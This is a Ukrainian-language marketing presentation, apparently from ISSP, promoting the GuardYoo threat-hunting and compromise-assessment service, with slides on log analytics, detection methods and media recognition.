
Як визначити чи не знаходиться
Ваша Компанія під атакою прямо
зараз?



Challenges

Займає час побудувати
досвідчену команду

Нестача експертизи для
Виявлення загроз

Недостатньо знань з
Кібер розслідувань для
Відповідності ринковим
запитам

Цілеспрямовані атаки від
визначених атакерів

Запізнє виявлення атак

Недостатня видимість загроз
У гетерогенних інфраструктурах



Як це працює



instant compromise assessment and machine-assisted threat hunting



Log data




Analytics Engine



User Interface*




endpoints



network



applications




Bulk
Correlation




Profiling
communications


Scenario
Analysis



Cluster
Analysis









Logs Quality
Processing



Patterns
matching

IOC's
processing



70 моделей

7 степенів залежності

$$\binom{n}{k} = C_n^k = \frac{n!}{k! (n - k)!}$$

1 342 967 839 типів атак, що виявляються



GuardYoo відповіде на наступні питання:



01

Чи під атакою ви саме зараз?

02

Чи під ризиком компанія?

03

Чи ви готові?

04

Що, Коли, Як?

**Чи готові ви відзвітуватися
впродовж 72 годин?**


Глобальне визнання

Згадки про ISSP у ЗМІ:

Wired, BBC, WSJ, Reuters, Channel Asia, 10Ch Israel, Liberation та ін

Прийматиме участь у міжнародних заходах (вересень-грудень 2017 р.):

Варшава, Дублін, Прага, Стокгольм, Марракеш, Алмати, Лондон, Київ, Токіо, Бостон



REUTERS

